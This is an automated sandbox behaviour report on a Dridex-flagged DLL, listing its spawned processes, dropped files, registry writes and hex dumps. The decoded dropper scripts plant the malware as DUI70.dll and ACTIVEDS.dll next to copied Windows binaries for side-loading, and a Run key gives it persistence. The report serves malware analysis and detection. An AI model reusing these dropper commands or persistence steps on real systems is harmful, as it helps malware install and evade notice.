Analysis Process: loaddll64.exe PID: 7036, Parent PID: 5588

General

Target ID:	0
Start time:	07:34:08
Start date:	18/04/2022
Path:	C:\Windows\System32\loaddll64.exe
Wow64 process (32bit):	false
Commandline:	loaddll64.exe "C:\Users\user\Desktop\drytex.dll"
Imagebase:	0x7ff6fc2f0000
File size:	140288 bytes
MD5 hash:	4E8A40CAD6CCC047914E3A7830A2D8AA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Dridex_2, Description: Yara detected Dridex unpacked file, Source: 00000000.00000002.269681895.0000000140001000.00000020.00000001.01000000.00000003.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 7044, Parent PID: 7036

General

Target ID:	1
Start time:	07:34:08
Start date:	18/04/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd.exe /C rundll32.exe "C:\Users\user\Desktop\drytex.dll",#1
Imagebase:	0x7ff62f630000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: 7052, Parent PID: 7036

General	
Target ID:	2
Start time:	07:34:09
Start date:	18/04/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32.exe /s C:\Users\user\Desktop\drytex.dll
Imagebase:	0x7ff750960000
File size:	24064 bytes
MD5 hash:	D78B75FC68247E8A63ACBA846182740E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Dridex_2, Description: Yara detected Dridex unpacked file, Source: 00000002.00000002.337765155.0000000140001000.00000020.00000001.01000000.00000003.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\drytex.dll	unknown	1253376	success or wait	1	140048F99	ReadFile

Analysis Process: rundll32.exe PID: **7064**, Parent PID: **7044**

General	
Target ID:	3
Start time:	07:34:09
Start date:	18/04/2022
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32.exe "C:\Users\user\Desktop\drytex.dll",#1
Imagebase:	0x7ff703c90000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Dridex_2, Description: Yara detected Dridex unpacked file, Source: 00000003.00000002.248725971.0000000140001000.00000020.00000001.01000000.00000003.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\drytex.dll	unknown	1253376	success or wait	1	140048F99	ReadFile

Analysis Process: rundll32.exe PID: **7072**, Parent PID: **7036**

General	
Target ID:	4
Start time:	07:34:09
Start date:	18/04/2022
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32.exe C:\Users\user\Desktop\drytex.dll,DllCanUnloadNow
Imagebase:	0x7ff703c90000

File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Dridex_2, Description: Yara detected Dridex unpacked file, Source: 00000004.00000002.248898952.0000000140001000.00000020.00000001.01000000.00000003.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\drytex.dll	unknown	1253376	success or wait	1	140048F99	ReadFile

Analysis Process: explorer.exe PID: **3968**, Parent PID: **7052**

General

Target ID:	5
Start time:	07:34:11
Start date:	18/04/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff6b8cf0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\vmqDDCE.tmp	read attributes | synchronize | generic read	device | compressed	synchronous io non alert | non directory file	success or wait	1	14003E537	GetTempFileNameA
C:\Users\user\AppData\Local\Temp\V8Ka.cmd	read attributes | synchronize | generic read | generic write	device | compressed	synchronous io non alert | non directory file	success or wait	1	140048B94	CreateFileW
C:\Users\user\AppData\Local\Temp\Y1C20.tmp	read attributes | synchronize | generic read	device | compressed	synchronous io non alert | non directory file	success or wait	1	14003E537	GetTempFileNameA
C:\Users\user\AppData\Local\Temp\33sSd.cmd	read attributes | synchronize | generic read | generic write	device | compressed	synchronous io non alert | non directory file	success or wait	1	140048B94	CreateFileW

File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\vmqDDCE.tmp	0	1540096	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 01 00 00 78 fd fd 6a 3c fd 39 3c fd 39 3c fd 39 3f fd 74 39 49 fd 39 95 fd 38 6b fd 39 53 fd 34 39 18 fd 39 fd 6f 75 39 77 fd 39 95 fd 38 4d fd 39 fd fd fd 38 32 fd 39 1b 37 fd 39 0f fd 39 31 fd 49 39 75 fd 39 22 fd 3a 39 13 fd 39 27 6c 35 39 30 fd 39 22 fd 3d 39 2f fd 39 fd fd fd 38 47 fd 39 52 fd fd 38 0c fd 39 95 fd 38 50 fd 39 53 fd 33 39 76 fd 39 3f fd 75 39 69 fd 39 1b 37 fd 39 7d fd 39 a8 fd 38 06 fd 39 22 fd 3b 39 69 fd 39 19 fd 49 39 53 fd 39 5a 1f 65 39 78 fd 39 3f fd 77 39 19 fd	MZ@xj<9<9<9? t9I98k9S499ou9w98M 98297991I9u9":99'l5909" =9/98G9R898P9S39v9? u9i979}989";9i9I9S 9Ze9x9?w9	success or wait	1	140049030	WriteFile
C:\Users\user\AppData\Local\Temp\V8Ka.cmd	0	237	6d 64 20 43 3a 5c 55 73 65 72 73 5c 68 61 72 64 7a 5c 41 70 70 44 61 74 61 5c 52 6f 61 6d 69 6e 67 5c 54 68 6f 74 76 54 0d 0a 63 6f 70 79 20 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 5c 70 68 6f 6e 65 61 63 74 69 76 61 74 65 2e 65 78 65 20 43 3a 5c 55 73 65 72 73 5c 68 61 72 64 7a 5c 41 70 70 44 61 74 61 5c 52 6f 61 6d 69 6e 67 5c 54 68 6f 74 76 54 0d 0a 6d 6f 76 65 20 43 3a 5c 55 73 65 72 73 5c 68 61 72 64 7a 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 76 6d 71 44 44 43 45 2e 74 6d 70 20 43 3a 5c 55 73 65 72 73 5c 68 61 72 64 7a 5c 41 70 70 44 61 74 61 5c 52 6f 61 6d 69 6e 67 5c 54 68 6f 74 76 54 5c 44 55 49 37 30 2e 64 6c 6c 0d 0a 64 65 6c 20 25 30 20 26 20 65 78 69 74	md C:\Users\user\AppData\Roaming\ThotvTcopy C:\Windows\system32\phoneactivate.exe C:\Users \user\AppData\Roaming\ThotvTmove C:\Users\user\AppData\Local \Temp\vmqDDCE.tmp C:\Users\user\AppData\Roaming\ThotvT\DUI70.dlldel %0 & exit	success or wait	1	140049030	WriteFile
C:\Users\user\AppData\Local\Temp\Y1C20.tmp	0	1257472	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 01 00 00 78 fd fd 6a 3c fd 39 3c fd 39 3c fd 39 3f fd 74 39 49 fd 39 95 fd 38 6b fd 39 53 fd 34 39 18 fd 39 fd 6f 75 39 77 fd 39 95 fd 38 4d fd 39 fd fd fd 38 32 fd 39 1b 37 fd 39 0f fd 39 31 fd 49 39 75 fd 39 22 fd 3a 39 13 fd 39 27 6c 35 39 30 fd 39 22 fd 3d 39 2f fd 39 fd fd fd 38 47 fd 39 52 fd fd 38 0c fd 39 95 fd 38 50 fd 39 53 fd 33 39 76 fd 39 3f fd 75 39 69 fd 39 1b 37 fd 39 7d fd 39 a8 fd 38 06 fd 39 22 fd 3b 39 69 fd 39 19 fd 49 39 53 fd 39 5a 1f 65 39 78 fd 39 3f fd 77 39 19 fd	MZ@xj<9<9<9? t9I98k9S499ou9w98M 98297991I9u9":99'l5909" =9/98G9R898P9S39v9? u9i979}989";9i9I9S 9Ze9x9?w9	success or wait	1	140049030	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\33sSd.cmd	0	204	6d 64 20 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 5c 78 73 32 74 33 64 0d 0a 63 6f 70 79 20 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 5c 53 70 70 45 78 74 43 6f 6d 4f 62 6a 2e 45 78 65 20 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 5c 78 73 32 74 33 64 0d 0a 6d 6f 76 65 20 43 3a 5c 55 73 65 72 73 5c 68 61 72 64 7a 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 59 31 43 32 30 2e 74 6d 70 20 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 5c 78 73 32 74 33 64 5c 41 43 54 49 56 45 44 53 2e 64 6c 6c 0d 0a 64 65 6c 20 25 30 20 26 20 65 78 69 74	md C:\Windows\system32\xs2t3dcopy C:\Windows\system32\SppExtComObj.Exe C:\Windows\system32\xs2t3dmove C:\Users\user\AppData\Local\Temp\Y1C20.tmp C:\Windows\system32\xs2t3d\ACTIVEDS.dlldel %0 & exit	success or wait	1	140049030	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\sdiagnhost.exe	unknown	25088	success or wait	1	140048F99	ReadFile
C:\Windows\System32\WerFaultSecure.exe	unknown	159752	success or wait	1	140048F99	ReadFile
C:\Windows\System32\phoneactivate.exe	unknown	107504	success or wait	2	140048F99	ReadFile
C:\Windows\System32\dui70.dll	unknown	1719808	success or wait	1	140048F99	ReadFile
C:\Windows\System32\pwcreator.exe	unknown	800768	success or wait	2	140048F99	ReadFile
C:\Windows\System32\SppExtComObj.Exe	unknown	577024	success or wait	2	140048F99	ReadFile
C:\Windows\System32\activeds.dll	unknown	263680	success or wait	1	140048F99	ReadFile
C:\Program Files (x86)\Microsoft Office\Office16\OLMAPI32.DLL	unknown	4819232	success or wait	1	140048F99	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\CLSID\{B5A6B424-0AD7-A230-6F09-1A22D109D2E2}	success or wait	1	140049B26	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\CLSID\{B5A6B424-0AD7-A230-6F09-1A22D109D2E2}\ShellFolder	success or wait	1	140049B26	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\CLSID\{613A2DC7-D3EE-097E-3E49-332046E060AC}	success or wait	1	140049B26	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\CLSID\{613A2DC7-D3EE-097E-3E49-332046E060AC}\ShellFolder	success or wait	1	140049B26	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\CLSID\{502C5CCA-C02D-CC13-32A5-6CAAF2457483}	success or wait	1	140049B26	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\CLSID\{502C5CCA-C02D-CC13-32A5-6CAAF2457483}\ShellFolder	success or wait	1	140049B26	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\CLSID\{55FB75EC-FDBB-8100-8366-742E7D7895BE}	success or wait	1	140049B26	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\CLSID\{55FB75EC-FDBB-8100-8366-742E7D7895BE}\ShellFolder	success or wait	1	140049B26	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\CLSID\{C8E21F11-3833-B5AA-FAFA-5AD307EF4AAE}	success or wait	1	140049B26	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\CLSID\{C8E21F11-3833-B5AA-FAFA-5AD307EF4AAE}\ShellFolder	success or wait	1	140049B26	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\CLSID\{645738EA-D4A5-8012-A91A-960330C67144}	success or wait	1	140049B26	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\CLSID\{645738EA-D4A5-8012-A91A-960330C67144}\ShellFolder	success or wait	1	140049B26	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\CLSID\{DC046CD4-D0A0-55D6-71DE-1B2D2B18D569}	success or wait	1	140049B26	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\CLSID\{DC046CD4-D0A0-55D6-71DE-1B2D2B18D569}\ShellFolder	success or wait	1	140049B26	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\CLSID\{7F6E5FF7-B0D6-1B79-2E8C-9EBBBDDBDAE4}	success or wait	1	140049B26	RegCreateKeyExW

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\CLSID\{7F6E5FF7-B0D6-1B79-2E8C-9EBBBDDBDAE4}\ShellFolder	success or wait	1	140049B26	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\CLSID\{E07B1024-2903-083B-C34B-16B2FA8C6FEA}	success or wait	1	140049B26	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\CLSID\{E07B1024-2903-083B-C34B-16B2FA8C6FEA}\ShellFolder	success or wait	1	140049B26	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\CLSID\{89ECD740-C96B-ABAE-3AA1-45A2A5957B48}	success or wait	1	140049B26	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\CLSID\{89ECD740-C96B-ABAE-3AA1-45A2A5957B48}\ShellFolder	success or wait	1	140049B26	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\CLSID\{8D0A6D67-AD56-5663-0E11-06A0CD63C88C}	success or wait	1	140049B26	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\CLSID\{8D0A6D67-AD56-5663-0E11-06A0CD63C88C}\ShellFolder	success or wait	1	140049B26	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\CLSID\{203B6BEE-662D-78B3-52B5-2B79A262D7B4}	success or wait	1	140049B26	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\CLSID\{203B6BEE-662D-78B3-52B5-2B79A262D7B4}\ShellFolder	success or wait	1	140049B26	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\CLSID\{A549E01E-61B9-BECA-B9EC-F12C4C0CDC52}	success or wait	1	140049B26	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\CLSID\{A549E01E-61B9-BECA-B9EC-F12C4C0CDC52}\ShellFolder	success or wait	1	140049B26	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\CLSID\{4F765242-2622-77B1-1C33-11C444F62728}	success or wait	1	140049B26	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\CLSID\{4F765242-2622-77B1-1C33-11C444F62728}\ShellFolder	success or wait	1	140049B26	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\CLSID\{018FD6B7-913E-C7F8-7219-07B72265E29F}	success or wait	1	140049B26	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\CLSID\{018FD6B7-913E-C7F8-7219-07B72265E29F}\ShellFolder	success or wait	1	140049B26	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\CLSID\{9DF26ED1-C671-FA99-BB15-BD58D17E96EB}	success or wait	1	140049B26	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\CLSID\{9DF26ED1-C671-FA99-BB15-BD58D17E96EB}\ShellFolder	success or wait	1	140049B26	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\CLSID\{D5134AE6-279E-5C2A-DD85-CA0D5A50DD54}	success or wait	1	140049B26	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\CLSID\{D5134AE6-279E-5C2A-DD85-CA0D5A50DD54}\ShellFolder	success or wait	1	140049B26	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\CLSID\{8E379B06-1977-DCC4-6B15-15C8D169C184}	success or wait	1	140049B26	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\CLSID\{8E379B06-1977-DCC4-6B15-15C8D169C184}\ShellFolder	success or wait	1	140049B26	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\CLSID\{07B33EF3-01C3-9C4D-25F7-A2B5D34C29A6}	success or wait	1	140049B26	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\CLSID\{07B33EF3-01C3-9C4D-25F7-A2B5D34C29A6}\ShellFolder	success or wait	1	140049B26	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\CLSID\{8D0A6D67-AD56-5663-0E11-06A0CD63C88C}\ShellFolder	{ECC6B186-E56B-5F58-0DCF-BFD881544623}	binary	E5 FF FB FD 54 BE E3 79 93 40 0F D6 48 CD 79 C0 69 68 23 CA 86 17 87 EE 3B BE 24 E9 D1 10 D1 65 C8 1A 71 B6 08 73 7A 6B B0 B7 FD D7 F9 AD 26 FA 13 EB B0 90 98 03 51 01 2F 98 07 E5 4A 1B F9 4A 0A 1A 33 26 1B D3 B9 FE A1 AA	success or wait	1	14004A977	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\CLSID\{E07B1024-2903-083B-C34B-16B2FA8C6FEA}\ShellFolder	{EA66F43E-D985-6D9A-1425-F05A4AA0D1EA}	binary	AE 11 5D 5E B0 EB 0E AD 39 93 4B 35 1B B4 54 E7 66 9A A6 03 72 60 A7 0B E7 2C A3 42 F9 94 BB 6B 67 5C 22 AB 35 A6 8C CE 04 F1 63 8D B0 7C B9 9F CF E4 27 CF 5E B0 8A 08 21 08 13 DB 3E 33 26 C9 6C 6F A1 9A C3 26 A1 3D C9 32 71 F3 3C CB 73 26 B2 B8 E0 CF C6 56 A9 60 BD D0 B3 60 0C	success or wait	1	14004A977	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\CLSID\{E07B1024-2903-083B-C34B-16B2FA8C6FEA}\ShellFolder	{46045FA0-DAB4-7BF2-3A74-F346D5C1FE2A}	binary	0F E5 8E 2B 8B 3B B7 69 BA 69 FA 03 16 69 B0 DD 37 44 9F 05 08 52 CC 31 A8 18 D0 F3 87 0C 08 0B DE 8F D6 FF 63 0B 50 B9 3B 96 E9 A6 77 17 42 D4 5D A4 68 FD 9F 4A 9F FB B1 41 9F 63 3F 51 20 62 D4 36 9D 0C CA AA D1 81 64 9A 62 8E DB 25 7E 8E 01 32 51 C8 1E 45 26 C4 17 0A 64 97 5B 5B E7 ED DA 39 17	success or wait	1	14004A977	RegSetValueExA

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	Conqxrew	unicode	C:\Users\user\AppData\Roaming\ThotvT\phoneactivate.exe	success or wait	1	14004A977	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\CLSID\{E07B1024-2903-083B-C34B-16B2FA8C6FEA}\ShellFolder	{AC773709-A5BC-08AD-2420-505A78FE34E0}	binary	16 F8 8D 10 60 D5 82 EB E7 D1 21 31 84 7D 0F B6 F9 6F 72 B9 9E 2A FE A5 47 66 75 63 43 B1 AF 4E 5F E0 D0 83 2F 49 54 E6 A9 1B 30 A8 5F 13 3E 37 03 F1 A0 CA EF B0 B8 51 C4 95 35 A1 1B 47 DE 48 B5 5E C9 14 14 46 5B 43 5B C6 D2 31 84 8E A6 C0 C3 2D 6C F1 05 2C 71 4F B4 91 4B DC BA DF 4F 9A CB C5 B1 CB A3 48 4F EB A0	success or wait	1	14004A977	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\CLSID\{613A2DC7-D3EE-097E-3E49-332046E060AC}\ShellFolder	{0B6F917A-1FE5-CBF2-EF23-A7B1AE23E377}	binary	9F CA 4B 23 61 ED 8F F8 58 14 C9 72 B7 EA A7 B0 68 E2 EA 48 4A 8C E2 BB 27 5F A9 ED C3 62 F3 45 35 83 F0 CD F3 36 6B FB F8 05 54 A4 91 41 A6 FA 09 C2 36 F7 8D 7E D6 C3 9A C3 6D B3 67 D0 72 A3 E9 32 A6 ED 19 AA 29 62 84 88 9A 85 A0 4E 8F A2 D9 76 0A CF 38 40 18 93 B0 A7 3A D5 38 4C 37 5D D7 A7 C4 70 3C D7 9F 67 CB 47 F9 B9 B6 2D D1 92 83 E8 FD FD EE B8 19 5F C6 37 8E C0 6A 8E 37 45 F0 25 B2 21 68 4D 0A 5B 6C F2 C7 9C 8F 3D 28 2C 35 69 29 24 2E 14 9F 3A BE 40 BD A6 88 06 61 4A F8 1A 8E 02 30 22 71 EE F9 76 B2 D9 F6 D6 D9 01 93 64 FF 20 7A EC 39 19 9F EB 51 30 22 35 F9 19 FE FF 17 A5 32 81 D2 0E 8D FD 48 70 C9 04 3B 67 1B EF 8A CC AA A8 14 3B 87 5C 1B 1B A2 51 77 BD C1 FA 96 19 92 9B F0 08 DA 4B 5A EB 71 73 2E A7 59 5B D0 90 FE AC BA B8 A1 A2 78 0D 92 D7 5D 3D CD 7A E3 A4 E0 37 AB 9C 87 23 02 A2 82 17 28 68 CD F5 17 BF 18 4E CF 7B 18 6C 18 22 E2 8D C2 7D 86 F2 85 71 CF 30 D5 1A FA 5E 16 E5 EA A1 04 B5 39 63 82 93 DA 2A 9B 5A 60 53 3C 77 C4 E1 23 23 FF 02 D8 9B 7A 87 9A C3 82 56 05 B3 D6 20 24 4A F0 35 19 0A 49 D4 86 94 99 CD 7B B2 7A B8 7A 40 50 94 88 FF A9 35 FB 07 18 F5 1D 14 7D 3D A7 CB 7C 1C AB 01 B3 CC CF D9 FB 11 34 AF 4C 40 CC 81 C9 48 FF 55 32 51 BA D4 60 F5 3E 89 9F 72 D9 C2 06 56 13 A5 19 73 08 22 19 D1 DA 32 50 34 59 22 D5 EB 84 4F C2 72 6A AA 27 7C 1E 91 9A 64 F6 F8 E2 54 53 12 C8 3E C6 F7 AC CD 15 7C C5 E7 D8 AE 88 C2 D2 FA E6 76 3B E6 F0 CF F0 3E 7B 56 44 53 F7 4B 46 9C 2D 5B B4 4F F3 37 91 F8 CB A4 99 70 12 BD 4E B0 5C BF F4 CA 89 01 5B 62 0A 3F 58 A5 8A 1B BF E3 AF ED 11 9E B9 3E C6 18 7C 6D D9 22 57 AA 72 07 2D 35 BD 9C E4 AB 4B CA 59 8F FD 73 DA 4A 8B 8A E1 1A D4 6C 18 85 D7 F5 45 F6 33 4A 61 A7 D5 FD A4 1F B2 ED F3 21 29 2E 12 A1 3F B1 16 F0 96 47 F0 22 B6 A5 C8 0C 38 B5 70 CE 07 B9 27 02 A6 99 0A 2F 79 0C 72 60 CC 90 1C 1C 97 98 DC 6B A7 C0 9B F8 32 B1 7F 01 1B A4 48 77 74 A3 3A A8 5D B1 49 4D F3 82 13 3F 7A DD FB 0C 4C FA 7E 69 21 49 CB F7 3A 3C DE AB 49 EB 88 96 BF 21 CD 25 76 43 C1 5B 10 1F 2A 7A F0 81 01 A1 0A 26 E6 6A 24 E3 3F 0C 7F D9 FE EC 19 E5 4C 35 0D 0E 47 07 0D 70 17 49 09 4C 22 27 6E 4E 3D 12 F2 5C 08 D4 8D 97 BE 11 28 E0 16 07 CD 6C 94 62 C6 9A AA 40 52 F4 BD BB 0D BE 1F FB 04 C5 DA 76 89 A9 C0 C1 D5 97 5D 1C E0 D4 8D 0E FA 19 5E 00 4A B3 5D 9E 04 D1 BC E9 93 7A 3B 65 F1 C4 22 57 57 A5 48 C1 A2 5F E0 8E 76 44 34 11 95 23 82 FC 01 C1 AF 98 27 6A EA 14 4B 5F AB D0 B6 BD 38 68 C4 AF 0E D8 9B 59 69 8C 63 D5 28 14 8F 4B 39 B1 D6 1E B1 97 84 E9 12 92 4B A5 3A 54 83 E8 0C EB DB 83 C5 12 AB E5 3D 0C B5 6F 0D A5 52 7C 94 F4 F7 CB F2 EF	success or wait	1	14004A977	RegSetValueExA

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			99 41 30 54 3D B2 79 98 C9 1D 51 D1 10 A3 0F 9D CA 7B 38 35 55 F6 62 A7 8B 51 EF E4 A5 94 BD 3C 74 81 0B AB 51 2B 3A 8F AD 8F 67 73 55 76 07 BF 24 02 1F AD 0B D1 2D F2 E8 39 88 57 99 21 A3 01 45 D2 30 FF D1 3C CB 96 B2 14 74 4F 14 ED E4 AC 19 69 5A 1E 2C 94 B0 4E FE E2 36 1C 51 31 AE 9A 57 75 01 6F 21 67 D9 22 65 8E 71 54 E5 2C 47 D6 CA 3D 7D 35 18 30 D8 ED 5F FE 85 01 38 E3 7A 90 E4 F4 B0 BE D9 ED E4 A8 EB 47 13 86 63 7D D1 74 DB EE BC 19 D9 97 43 74 19 5C E5 43 4E 65 14 A9 70 09 CB 11 8B DA 22 80 5A D2 EA 56 81 6E 3C 76 F4 F8 6F 3D 44 EE 4A 64 28 6A B8 62 37 67 22 9D 20 9A B6 FD A1 E3 7B F6 64 6A 22 1E 9B B7 DE F7 C5 42 7E 2B B6 8B 8E 2D 13 53 79 9C 0D 46 EC 93 2C 82 14 2A B6 C8 54 83 70 DC 9D B6 20 2A EB F8 2A A6 E9 0B 99 87 62 94 BF 9E D5 4C 28 DA 38 B2 5F 55 6F 23 9D EE DE 7D 62 1B 6C 9C 9D 1F B6 0F F6 5B 50 C8 FC DE 9E C5 98 67 74 3C 70 8A 5A CB 0D 9E 11 B8 CE D9 BB CD B8 37 96 2E 7D A4 9A F3 C4 9E 35 D8 F9 AD 55 5C 58 F5 8B FB 56 7A 4F 3A 56 05 5E D0 A1 36 F8 58 64 37 07 83 6E 9A 54 A5 25 EC 1B EC 7E FE 99 BA AA 61 50 B4 70 D0 1D E5 E7 FC D9 27 BC 1D 3F 88 6C 94 2D 69 19 D7 27 AA FF 8B A3 63 38 93 A9 FF E7 2F 6F B0 C1 E5 1F 7A 9B F2 18 23 79 5B 5C 3F C0 F5 19 8B 7D 94 B1 42 8A 74 C8 41 A6 16 12 2F 7C 7D 39 44 00 88 1B 6E A6 4C 6F 3A 7F 57 20 B1 1B C1 ED FB 55 06 0D 24 D2 F7 F1 C5 4A BF CA C1 63 40 CD A8 CD EF AC F7 FE 47 DD 9B AC E0 F4 AE 65 D3 0B 2D F9 A9 4C 16 30 5C B6 32 DE AA 84 F9 8B 24 73 64 07 B4 BA 7F 49 5E 48 1A C5 07 D4 A5 76 24 1E 10 FD 41 49 C8 C8 DB C8 AE 63 6E 54 0A 38 12 0A 44 97 8F 5C A2 A3 4A E9 A5 FE D3 76 7F EC 01 BA 76 B3 38 25 9A D0 75 7E CF 81 65 A5 52 E3 94 